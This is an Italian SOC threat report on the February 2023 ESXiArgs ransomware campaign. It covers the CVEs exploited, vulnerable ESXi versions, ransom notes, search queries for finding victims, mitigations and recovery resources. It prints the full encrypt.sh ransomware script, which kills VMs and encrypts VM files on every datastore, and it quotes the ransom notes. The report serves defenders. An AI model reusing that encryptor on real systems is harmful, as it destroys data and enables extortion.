Campagna Attacco Ransomware - ESXiArgs
Febbraio 2023

Report Informativo SOC

Dettagli documento

Titolo attività
SOC Informative Report - ESXiArgs Ransomware

Sintesi attività
Report contenente le evidenze relative all'attività ransomware che ha colpito server VMware ESXi presenti a livello globale

Destinatario pubblicazione
Referenti servizi SOC e SOC AdS

Livello di riservatezza (White/Green/Amber/Amber+Strict/Red)
White

Data pubblicazione
08/02/2023

Redatto da
Mirko Ioris

Revisionato da
Massimo Giaimo

Riservatezza della pubblicazione

Al documento viene applicato un livello di riservatezza, avvalorato dalla voce “Livello di riservatezza” presente in prima pagina. I valori utilizzabili (RED / AMBER / GREEN / WHITE) hanno i seguenti significati:

TLP:RED = Riservato ai soli partecipanti.

> Le fonti possono utilizzare TLP:RED quando le informazioni non possono essere efficacemente utilizzate da altre parti e potrebbero avere un impatto sulla privacy, sulla reputazione o sulle operazioni di una parte se utilizzate in modo improprio. I destinatari non possono condividere le informazioni TLP:RED con parti al di fuori dello specifico scambio, riunione o conversazione in cui sono state originariamente divulgate. Nel contesto di una riunione, ad esempio, le informazioni di TLP:RED sono limitate ai presenti alla riunione. Nella maggior parte dei casi, TLP:RED dovrebbe essere scambiato verbalmente o di persona.

TLP:AMBER = Divulgazione limitata, riservata alle organizzazioni dei partecipanti.

TLP:AMBER+STRICT limita la condivisione solo all'*organizzazione*.

> Le fonti possono utilizzare TLP:AMBER quando le informazioni richiedono supporto per agire in modo efficace, ma comportano rischi per la privacy, la reputazione o le operazioni se condivise al di fuori delle organizzazioni coinvolte. I destinatari possono condividere le informazioni TLP:AMBER solo con i membri della propria organizzazione e con clienti o clienti che hanno bisogno di conoscere le informazioni per proteggersi o prevenire ulteriori danni.
>
> Nota: se la fonte desidera limitare la condivisione **solo** all'organizzazione, deve specificare TLP:AMBER+STRICT.

TLP:GREEN = Divulgazione limitata, riservata alla comunità.

> Le fonti possono utilizzare TLP:GREEN quando le informazioni sono utili per la consapevolezza di tutte le organizzazioni partecipanti, nonché con i colleghi all'interno della comunità o del settore più ampio. I destinatari possono condividere le informazioni TLP:GREEN con colleghi e organizzazioni partner all'interno del loro settore o comunità, ma non tramite canali pubblicamente accessibili. Le informazioni in questa categoria possono essere ampiamente diffuse all'interno di una particolare comunità. Le informazioni TLP:GREEN potrebbero non essere rilasciate al di fuori della community.

TLP:WHITE = La divulgazione non è limitata.

Le fonti possono utilizzare TLP:WHITE quando le informazioni comportano un rischio minimo o prevedibile di uso improprio, in conformità con le regole e le procedure applicabili per il rilascio pubblico. Fatte salve le norme standard sul copyright, le informazioni TLP:WHITE possono essere distribuite senza restrizioni.

Indice

Introduzione

In data 3 febbraio 2023, il **French Computer Emergency Response Team** (CERT-FR) [1] ha pubblicato un bollettino di sicurezza riguardante lo sfruttamento di una vulnerabilità presente su server VMware ESXi pubblicamente esposti al fine di distribuire un ransomware sugli stessi. La notizia è poi stata ripresa dall'**Agenzia per la Cybersicurezza Nazionale** (ACN) e diversi CSIRT globali.

Ad oggi (8 febbraio 2023) la Francia risulta il paese più colpito, con oltre 1000 macchine violate. Seguono Stati Uniti, Germania e Canada. In Italia i sistemi colpiti sono solo qualche decina, ma l'ACN avvisa di aver rilevato numerosi sistemi esposti, non ancora compromessi e vulnerabili a questo attacco [2].

Panoramica sull'attacco

Le vulnerabilità sfruttate dagli attaccanti per accedere ai sistemi e veicolare il ransomware sembrano essere principalmente due:

- CVE-2021-21974 [3]
- CVE-2020-3992 [4]

Entrambe sono già conosciute da tempo e corrette nelle nuove versioni del software. I sistemi che sono stati violati non erano aggiornati, le versioni vulnerabili sono le seguenti:

- ESXi versione 7.x prima di ESXi70U1c-17325551
- ESXi versione 6.7.x prima di ESXi670-202102401-SG
- ESXi versione 6.5.x prima di ESXi650-202102101-SG

Il processo di crittografia bersaglia specificatamente file di configurazione di macchine virtuali presenti su server vulnerabili, come: **.vmdk**, **.vmx**, **.vmxf**, **.vmsd**, **.vmsn**, **.vswp**, **.vmss**, **.nvram** e **.vmem**.


I dati non vengono esfiltrati ma crittografati con una chiave pubblica e l'estensione viene cambiata in **.args**, da cui deriva il nome del ransomware.

Per ogni macchina violata i criminali lasciano una nota, un semplice file di testo contenente le istruzioni su come pagare il riscatto per riavere accesso ai propri file, crittografati dal ransomware. Non ci sono nomi di gruppi criminali conosciuti e

all'inizio l'attacco era stato erroneamente attribuito alla ransomware gang Nevada, un nuovo gruppo nato da poco e che ha prodotto un malware specificatamente indirizzato a macchine Windows e Linux ESXi [5].

In ogni nota di riscatto è presente un portafoglio bitcoin diverso, creato unicamente per vittima e un TOX ID con il quale è possibile comunicare con gli attaccanti attraverso la chat TOX, una piattaforma di messaggistica anonima [6].

Il riscatto varia ma si attesta quasi sempre sopra i 2 BTC, più di 40mila euro al cambio attuale.



How to Restore Your Files

Security Alert!!!

We hacked your company successfully

All files have been stolen and encrypted by us

If you want to restore files or avoid file leaks, please send **2.097579** bitcoins to the wallet **1M[redacted]Ny**

If money is received, encryption key will be available on **TOX_ID: [redacted]C7E4A**

Attention!!!

Send money within 3 days, otherwise we will expose some data and raise the price

Don't try to decrypt important files, it may damage your files

Don't trust who can decrypt, they are liars, no one can decrypt without key file

If you don't send bitcoins, we will notify your customers of the data breach by email and text message

And sell your data to your opponents or criminals, data may be made release

Note

SSH is turned on


Firewall is disabled

Una nota di riscatto lasciata dagli attaccanti nella home del server compromesso

Gli strumenti utilizzati dall'attaccante per effettuare le attività di cifratura sono stati dapprima condivisi all'interno del forum di Bleeping computer (https://www.bleepingcomputer.com/forums/t/782193/esxi-ransomware-help-and-support-topic-esxiargs-args-extension/page-14#entry5470686) e successivamente analizzati da più ricercatori di sicurezza. Lo script principale, **encrypt.sh**, del quale si presenta uno screenshot, viene attualmente rilevato dalla maggior parte degli antivirus:

```
#!/bin/sh
CLEAN_DIR="/tmp/"

# SET LIMITS

ulimit -p $(ulimit -Hp)
ulimit -n $(ulimit -Hn)

## CHANGE CONFIG

for config_file in $(esxcli vm process list | grep "Config File" | awk '{print $3}'); do
  echo "FIND CONFIG: $config_file"
  sed -i -e 's/.vmdk/1.vmdk/g' -e 's/.vswp/1.vswp/g' "$config_file"
done

## STOP VMX
echo "KILL VMX"
kill -9 $(ps | grep vmx | awk '{print $2}')

## ENCRYPT

chmod +x $CLEAN_DIR/encrypt

for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  ' '{print $2}'); do
  echo "START VOLUME: $volume"
  IFS=$'\n'
  for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o -name "*
-name "*.vmem"); do
      if [[ -f "$file_e" ]]; then
        size_kb=$(du -k $file_e | awk '{print $1}')
        if [[ $size_kb -eq 0 ]]; then
          size_kb=1
        fi
        size_step=0
        if [[ $(($size_kb/1024)) -gt 128 ]]; then
          size_step=$((($size_kb/1024/100)-1))
        fi
        echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "\"$file_e\" $size_step 1 $(($size_kb*1024))"
        echo $size_step 1 $(($size_kb*1024)) > "$file_e.args"
        nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $(($size_kb*1024)) >/dev/null 2>&1&
      fi
  done
  IFS=$" "
done
```

Evidenza dello script encrypt.sh



Detection di Virustotal relativa al file encrypt.sh

Superficie d'attacco

La lista di indirizzi di pagamento e la lista delle macchine colpite è stata collezionata da Ransomwhere e riportata in un documento GitHub per una più facile consultazione. L'ultimo aggiornamento mostra un quantitativo di **2803** diversi portafogli individuati ma solo 4 pagamenti effettuati, per un totale di appena 88 mila dollari ricevuti dagli attaccanti [7].

Wallet Bitcoin utilizzati:

https://gist.github.com/cablej/c79102960c4615396e8ffc712136744a

Macchine ESXi colpite:

https://gist.github.com/cablej/bdc2ee2c84915d0b68eec9d4d4747e19

Si tratta del più grande attacco ransomware con bersaglio macchine non Windows mai registrato prima d'ora. Si può avere un'idea della quantità di server compromessi attraverso delle query su motori di ricerca dedicati ai dispositivi, come **Shodan**, **Censys** e **ZoomEye**:

Shodan	https://beta.shodan.io/search?query=html%3A%22We+hacked+your+company+successfully%22+title%3A%22How+to+Restore+Your+Files%22
Censys	https://search.censys.io/search?resource=hosts&sort=RELEVANCE&per_page=25&virtual_hosts=EXCLUDE&q=services.http.response.body%3A+%22How+to+Restore+Your+Files%22+and+services.http.response.html_title%3A%22How+to+Restore+Your+Files%22
ZoomEye	https://www.zoomeye.org/searchResult?q=yytf6btdhrikgywd6aluwbafjgm5oj3pan2lg3czvhs34obs3brid7ad

In particolare la query su ZoomEye ci mostra attacchi avvenuti diversi mesi fa e che presentano una nota di riscatto leggermente diversa dalle più recenti. Invece del TOX ID è presente un sito web TOR e i portafogli Bitcoin sono più lunghi di 8 caratteri rispetto a quelli usati nei giorni scorsi. In fondo alla nota è anche presente un indirizzo email, givemesomebtcplease@proton.me. Ad oggi si hanno ancora troppe poche informazioni per capire se gli autori di questa vecchia campagna sono gli stessi degli ultimi attacchi su larga scala.

Come proteggersi

Nonostante la grande superficie d'attacco i riscatti effettivamente incassati dai criminali sono davvero pochi al momento. Lo script utilizzato dal ransomware è stato condiviso e ha permesso a molti esperti di sicurezza di analizzarlo e trovare potenziali soluzioni.

Diversi utenti hanno condiviso procedure che consentono agli amministratori di sistema di ripristinare la versione originale dei file criptati. Una guida dettagliata è disponibile sul sito https://enes.dev/.

Il produttore VMware ha confermato che le vulnerabilità sfruttate sono state risolte nelle nuove versioni del software e consiglia a tutti gli utilizzatori di server ESXi di aggiornare i loro sistemi [8]. Un possibile workaround è disabilitare il servizio OpenSLP, che consente lo sfruttamento della vulnerabilità CVE-2020-3992. Anche evitare di esporre l'interfaccia VMware ESXi su internet può proteggere l'azienda da eventuali attacchi ma non si tratta di una soluzione definitiva.

Come ripristinare i sistemi

La **Cybersecurity & Infrastructure Agency americana** (CISA) ha rilasciato uno strumento scaricabile gratuitamente per consentire alle organizzazioni di tentare il ripristino delle macchine virtuali colpite dagli attacchi ransomware ESXiArgs [9].

Monitoraggio del SOC di Wuerth Phoenix

Il nostro team SOC sta monitorando la situazione e mettendo a disposizione della comunità gli indicatori di compromissione (IoC) che di volta in volta vengono rilevati. È possibile visualizzare l'elenco completo al link:

https://github.com/fastfire/IoC_Attack_ESXi_Feb_2023/blob/main/ip.md

Ulteriori informazioni riguardo alla campagna di attacco sono state rese disponibili all'interno del **NetEye Blog**, al seguente link:
https://www.neteye-blog.com/2023/02/ransomware-attack-esxi-servers-with-cve-2021-21974/

Aggiornamento - 9 febbraio 2023

Una seconda ondata di attacchi ESXiArgs ransomware è iniziata e presenta qualche caratteristica diversa dalla precedente.

Nei dispositivi violati durante i giorni scorsi il processo di crittografia non era efficiente e diversi pezzi di codice non venivano processati e criptati correttamente. Questo ha permesso ai ricercatori di condividere delle procedure di ripristino e alle vittime di riavere accesso ai propri file. Purtroppo ora il processo di crittografia è stato cambiato, rendendo molto difficile se non impossibile recuperare i dati originali.

Anche la nota di riscatto è stata cambiata, seppur lievemente:

How to Restore Your Files

Security Alert!!!

We hacked your company successfully

All files have been stolen and encrypted by us

If you want to restore files or avoid file leaks, please send **2.01375** bitcoins

Contact us on TOX **TOX_ID: D6C324719AD0AA50A54E4F8DED8E8220D8698DD67B218B5429466C40E7F72657C015D86C7E4A** and we will send our BTC wallet

If money is received, encryption key will be available

Attention!!!

Send money within 3 days, otherwise we will expose some data and raise the price

Don't try to decrypt important files, it may damage your files

Don't trust who can decrypt, they are liars, no one can decrypt without key file

If you don't send bitcoins, we will notify your customers of the data breach by email and text message

And sell your data to your opponents or criminals, data may be made release

Note

SSH is turned on

Firewall is disabled


Ora non è più presente il wallet dove effettuare il versamento in bitcoin ai criminali, probabilmente per evitare che i pagamenti effettuati vengano monitorati. Il TOX ID è uguale a quello della campagna ransomware precedente, quindi gli autori sembrano essere gli stessi.

Una query per ricercare le nuove note di riscatto è la seguente:

https://beta.shodan.io/search?query=html%3A%22and+we+will+send+our+BTC+wallet%22+title%3A%22How+to+Restore+Your+Files%22

Al momento della nostra ricerca i dispositivi compromessi erano 1011.

Abbiamo anche cercato su Shodan tutti i server VMware ESXi presenti e li abbiamo ordinati per versione. Questo ci mostra la potenziale superficie d'attacco a disposizione dei criminali:



Come possiamo notare dal grafico i server potenzialmente vulnerabili (versioni 6.5, 6.7 e 7.0) sono diverse decine di migliaia.

Attraverso diverse testimonianze provenienti da utenti del gruppo Telegram deepdarkCTI siamo venuti a conoscenza di come alcuni dei dispositivi violati di recente era già stati violati in precedenza e come invece altri siano stati compromessi nonostante avessero applicato i workaround suggeriti dal produttore. Si pensa dunque che la vulnerabilità sfruttata dai criminali possa essere diversa da quelle ipotizzate all'inizio, o che gli attaccanti abbiano ottenuto un certo livello di persistenza nei sistemi compromessi.

Bibliografia

[1]https://www.cert.ssi.gouv.fr/alerte/CERTFR-2023-ALE-015/

[2]https://www.acn.gov.it/documents/ACN_comunicato_VmWare.pdf

[3]https://nvd.nist.gov/vuln/detail/CVE-2021-21972

[4]https://nvd.nist.gov/vuln/detail/CVE-2020-3992

[5]https://resecurity.com/blog/article/nevada-ransomware-waiting-for-the-next-dark-web-jackpot

[6]https://tox.chat/

[7]https://twitter.com/ransomwhere_/status/1622726675006988288

[8]https://blogs.vmware.com/security/2023/02/83330.html

[9]https://github.com/cisagov/ESXiArgs-Recover